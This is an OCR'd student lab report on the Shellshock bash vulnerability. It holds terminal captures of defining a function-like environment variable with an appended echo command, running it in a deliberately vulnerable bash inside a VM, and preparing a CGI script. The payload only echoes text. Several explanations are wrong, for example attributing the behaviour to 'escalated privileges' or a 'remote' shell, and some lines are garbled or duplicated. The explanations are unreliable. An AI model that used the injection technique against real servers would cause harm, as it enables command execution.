INFORMATION SECURITY


LAB – 2

Name: Atmik Ajoy

SRN: PES1201800189

Section: 'A'


Task 1:


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Right Ctrl

```
[02/04/21]seed@atmik_pes1201800189:~/.../LAB1$ cd ..
[02/04/21]seed@atmik_pes1201800189:~/Desktop$ mkdir LAB2
[02/04/21]seed@atmik_pes1201800189:~/Desktop$ cd LAB2
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ cd /lib/cgibin
bash: cd: /lib/cgibin: No such file or directory
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ ls
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ pwd
/home/seed/Desktop/LAB2
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ cd /home/seed/lib/cg
ibin
bash: cd: /home/seed/lib/cgibin: No such file or directory
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ cd /usr/lib/cgi-bin
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ foo='() { echo "Hel
lo World";}'
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ echo $foo
() { echo "Hello World";}
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ declare -f foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ bach_shellshock
bach_shellshock: command not found
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ bash_shellshock
bash_shellshock: /usr/bin/lesspipe: /bin/sh: bad interpreter: No su
ch file or directory
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ declare -f foo
foo ()
{
    echo "Hello World"
}
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ foo
Hello World
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$
```


1. foo='() { echo "hello world";}' – This command creates and environmental variable foo in the bash file pf the root with the value assigned withing the quotes. Hence, foo will print out the value within the quotes and it will not be considered as a function.

2. Declare -f foo – This command declares the variable foo as a function in the bash file which is located within the root. Bash has no vulnerabilities and therefore when declare, nothing is printed.
3. Export foo – This will load the environmental variable to the current shell.
4. Bash_shellshock – This is the vulnerable version of bash. It is located in the /bin folder.
5. Declare -f foo – This declares the environmental variable foo as a function in the shellshock file. Due to the vulnerabilities, foo will be treated as a function and not as a variable and this can be seen by the output produced.
6. foo prints what is defined within it which is hello world


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Trash
Right Ctrl

```
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ unset foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ foo='() { echo "H>
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ echo $foo
() { echo "Hello World";}; echo "This is shellshock vulnerability"
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ bash_shellshock
This is shellshock vulnerability
bash_shellshock: /usr/bin/lesspipe: /bin/sh: bad interpreter: No su
ch file or directory
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$
```

1. unset foo – This will clear the value of the variable foo.
2. Env | grep foo – This will ensure that variable foo is cleared.
3. Foo is defined yet again as an environment variable in the current shell. It is not considered as a function by the bash shell but as a variable and therefore prints out the variable value
4. Bash_shellshock invokes the bash shell that has vulnerabilities. This allows foo to be treated as a function because of the escalated privileges and therefore the function foo is invoked when the command is run.




atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Trash
Right Ctrl

```
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
foo=() {  echo "Hello World"
<Hello World";}; echo "This is a shellshock vulnerability"'
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ export foo
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ env | grep foo
foo=() { echo "Hello World";}; echo "This is a shellshock vulnerabi
lity"
foo=() {  echo "Hello World"
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ bash
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or
directory
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ 
```


1. The steps in the above screenshot are similar to the previous one where variable foo is unset and set again.
2. In this case, bash is invoked which is free from the vulnerabilities of bash_shellshock. This means that privileges get escalated in shared instances. Due to no vulnerabilities being present the shared instance foo is not treated as a function and this is why nothing is displayed.

Task 2:


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it
10:30 PM
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Right Ctrl

```
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ sudo chmod 755 task2
_myprogram.cgi
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ ls -l task2_myprogra
m.cgi
-rwxr-xr-x 1 seed seed 87 Feb  4 22:29 task2_myprogram.cgi
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ 
```


1. Cgi is used to generate dynamic content on web applications or web pages.
2. #!/bin/bash_shellshock will invoke the shell program bash_Shellshock from a remote compute. This is required for the cgi program to be executed.



```
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ sudo chmod 755 task2
_myprogram.cgi
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ ls -l task2_myprogra
m.cgi
-rwxr-xr-x 1 seed seed 87 Feb  4 22:29 task2_myprogram.cgi
[02/04/21]seed@atmik_pes1201800189:~/.../LAB2$ 
```

